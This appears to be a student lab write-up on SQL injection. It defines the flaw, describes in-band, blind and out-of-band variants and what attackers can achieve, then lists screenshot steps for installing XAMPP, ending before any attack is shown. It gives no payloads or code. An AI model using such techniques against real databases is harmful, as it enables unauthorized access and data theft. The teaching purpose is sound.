

Aim: To demonstrate a SQL Injection Attack

What is SQL Injection?

SQL Injection (SQLi) is a code injection technique where an attacker inserts malicious SQL statements into application queries. The fundamental flaw occurs when an application builds a SQL query by directly concatenating untrusted user input into the query string, rather than treating that input strictly as data. Because SQL does not distinguish between "code" and "data" once they are combined into the same string, an attacker who controls part of that string can add their own clauses, operators, or subqueries and change what the database actually executes .

Working




Web applications often construct SQL queries by combining static SQL with user-provided input. When applications fail to properly validate or sanitize this input, attackers can inject additional SQL commands that the database executes alongside the intended query .




Types of SQL Injection Attacks




- **In-Band Injection:** The attacker sends a payload and reads the result directly in the application's response. This includes UNION-based injection (appending a second SELECT to pull data from unrelated tables) and error-based injection (leaking database structure through verbose error messages) .
- **Blind (Inferential) Injection:** Produces no visible output, so attackers rely on boolean-based queries that flip a page's behavior true/false, or time-based queries that use functions like SLEEP() to measure response delay and confirm conditions indirectly .
- **Out-of-Band Injection:** Exfiltrates data through a separate channel, such as forcing the database server to make a DNS lookup or HTTP request containing stolen data to an attacker-controlled domain .



SQL injection vulnerabilities enable attackers to perform unauthorized actions :




- **Bypass authentication and authorization:** Circumvent login mechanisms to access accounts without valid credentials or elevate privileges to gain administrative access .
- **Retrieve entire database contents:** Extract all data including customer information, personal data, trade secrets, intellectual property, and confidential business information .
- **Modify or delete database records:** Insert, update, or delete records and adding new administrative accounts, modifying prices in e-commerce systems, or deleting audit logs to cover tracks .
- **Execute operating system commands:** In some configurations, attackers can execute commands on the underlying operating system, leading to complete server compromise .
- **Perform denial of service:** Craft queries that consume excessive resources, making the application unavailable to legitimate users .




Step No.	Image	Action
1		Launching the XAMPP Setup Wizard
2		Selecting Required components such as Apache, MySQL, PHP, and phpMyAdmin are selected for installation.
3		Choosing the Installation Directory: The installation folder (C:\xampp2) is specified for XAMPP.




4		Choosing preferred Language
5		Setup is ready to begin installing XAMPP on the computer
6		Installation Started



7	 The screenshot shows the 'Setup' window for XAMPP. It features the XAMPP logo and the text 'Welcome to XAMPP!'. Below this, it states 'XAMPP is an easy to install Apache distribution containing MySQL, PHP and Perl'. A progress bar indicates 'Installing' and 'Unpacking files'. At the bottom, there are buttons for '< Back', 'Next >', and 'Cancel'.	Installation in progress
8	 The screenshot shows a 'Windows Security Alert' dialog box. The title is 'Windows Security Alert'. The main text says 'Windows Defender Firewall has blocked some features of this app'. Below this, it lists details for 'Apache HTTP Server': Name, Publisher (Apache Software Foundation), and Path (C:\xampp\apache\bin\httpd.exe). There are two checkboxes: 'Allow Apache HTTP Server to communicate on these networks:' with 'Private networks, such as my home or work network' checked, and 'Public networks, such as those in airports and cafés (not recommended because these networks often have little or no security)' also checked. At the bottom, there are buttons for 'Allow access' and 'Cancel'.	Windows Firewall requests permission for Apache to communicate through the network
9	 The screenshot shows the 'Setup' window for XAMPP, titled 'Completing the XAMPP Setup Wizard'. It features the XAMPP logo and the text 'Setup has finished installing XAMPP on your computer.' Below this, there is a checkbox labeled 'Do you want to start the Control Panel now?' which is checked. At the bottom, there are buttons for '< Back', 'Finish', and 'Cancel'.	Installation completes successfully and the Control Panel option is selected.



